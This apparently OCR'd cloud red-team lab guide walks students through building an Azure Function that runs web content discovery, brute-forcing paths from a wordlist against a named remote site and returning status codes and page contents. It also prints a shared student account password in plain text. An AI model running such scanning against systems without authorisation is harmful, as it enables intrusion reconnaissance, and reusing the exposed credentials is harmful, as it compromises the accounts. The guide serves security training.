Azure Functions

Azure Functions is a serverless solution that allows you to write less code, maintain less infrastructure, and save on costs. Instead of worrying about deploying and maintaining servers, the cloud infrastructure provides all the up-to-date resources needed to keep your applications running.

Azure Portal Access

Login Portal: https://portal.azure.com/

Student numbers:


- Student numbers are generally a number between 1 and 60.
- We normally write these student numbers with preceding 0s.
- For example. Student number 1 is “Student001”.
- We frequently replace your student number for “###” in this lab guide.
- Most of the time when you see ### in this lab guide, you will need to replace it with your student number, e.g. student 5 will need to replace “###” with “005”.

Assigned Azure accounts for students are as follows...


- Username (### is your student number): padawan###@traintestrepeatstage2sec.onmicrosoft.com
- Password: h0w1N0w2BROWN321COW
- Resource Group w/ Write Access (### is your student number): padawan###

Creating an Azure Function App


Click on the “Resource group” icon:




Browse to your resource group and click on the name, e.g. padawan###:



Click on the "Create" button resource:




Search for "Function App"...



And press the "Enter" button...

We should then see this page...




Where we will want to click the "Create" button.


Configure the following settings (replacing ## with your student number):

- Subscription: Pay-As-You-Go
- Resource Group: padawan034
- Function App Name: padawan###dirb
- Publish: Code
- Runtime Stack: .NET
- Version: 3.1
- Region: East US


Your screen should now look similar to the following...




Now click the "Review + create" button...



Then click the "Create" button...




Wait for the "Deployment is in progress" message to change to the "Your deployment is complete" message...




And then click the "Go to resource" button.

From here, click the "Functions" link...



And then click the "+ Create" (previously called "+ Add") button...




Then select the following settings:

- Development environment: Develop in portal
- Select a template: HTTP trigger

Once you click the "HTTP trigger" template setting, you should then also be able to see the following additional settings:


- New Function: ContentDiscovery1
- Authorization level: Anonymous

The screen should now look similar to the following...




Then we will want to click the "Add" button.


Next we will want to click the "Code + Test" link on the left hand side of the user interface:




Our screen should now look similar to the following...



Click the "Get function URL" button...



Then click the "Copy to clipboard" button...



This should provide us with a URL similar to the following...

```
https://padawan###dirb.azurewebsites.net/api/ContentDiscovery1
```

NOTE: Your URL will have your student number instead of the "###" string in the above URL.

Now using our Linux attacker system, we can curl this URL (replacing ### with your student number, e.g. 034 for student #34)...

```
root@ip-10-0-1-37:/shared# curl https://padawan###dirb.azurewebsites.net/api/ContentDiscovery1
This HTTP triggered function executed successfully. Pass a name in the query string or in the request body for a personalized response.
```

Congratulations! At this point you have a fully working serverless application via the Azure Function App service!

Content Discovery

Next we will tailor this app to execute content discovery of a remote web server.

First, in between this line...

```
using Newtonsoft.Json;
```

And this line...

```
public static async Task<IActionResult> Run(HttpRequest req, ILogger log)
```

We will insert the following code...

```
private static readonly HttpClient client = new HttpClient();
```

Second, in between this line...

```
name = name ?? data?.name;
```

And this line...

```
string responseMessage = string.IsNullOrEmpty(name)
```

We will insert the following code, making the following changes:

- Change the "nameOfThisAzureFunction" variable's value to match your current Azure function's name (e.g. ContentDiscovery1)

```
    // ### User Set Variables ###
    string urlToTest = "http://opback.com/";
    string wordlistToTest = "quickhits_noslash_short.txt";
    string nameOfThisAzureFunction = "ContentDiscovery1";
    // ### Setup Var to Return From API ###
    var apiReturnString = string.Empty;
    apiReturnString = apiReturnString + System.Environment.NewLine;
    // ### Execute Content Discovery ###
    var lines = File.ReadLines("D:\\home\\site\\wwwroot\\" + nameOfThisAzureFunction + "\\" + wordlistToTest);
    foreach (var line in lines) {
        var response = string.Empty;
        string urlToTry = urlToTest + line;
        try
        {
            HttpResponseMessage result = await client.GetAsync(urlToTry);
            string urlTryAndResponse = urlToTry + " ( Status: " + result.StatusCode + " )";
            log.LogInformation(urlTryAndResponse);
            apiReturnString = apiReturnString + urlTryAndResponse + System.Environment.NewLine;
            if (result.IsSuccessStatusCode)
            {
                response = await result.Content.ReadAsStringAsync();
                log.LogInformation("response: " + response);
                apiReturnString = apiReturnString + "response: " + response + System.Environment.NewLine;
            }
        }
        catch(HttpRequestException e)
        {
            log.LogInformation("\nException Caught!");
            log.LogInformation("Message :{0} ",e.Message);
        }
    }
    // ### ### ###
```

Lastly, we will append the following string

```
+ apiReturnString
```

to this line...

```
? "This HTTP triggered function executed successfully. Pass a name in the query string or in the request body for a personalized response."
```

Create a new line that looks like this...


```
? "This HTTP triggered function executed successfully. Pass a name in the query string or in the request body for a personalized response." + apiRetu
```

So that we can get results back from the HTTP api.

Our code should now look similar to the following file: https://raw.githubusercontent.com/cno-io/bh_shared/master/cloud_red_team/content_discovery/run.csx


Download the following wordlist to use in conjunction with content discovery: https://raw.githubusercontent.com/cno-io/bh_shared/master/lists/quickhits_noslash_short.txt

Then click the "Upload" button



And then upload the "quickhits_noslash_short.txt" file to the Azure Function App.

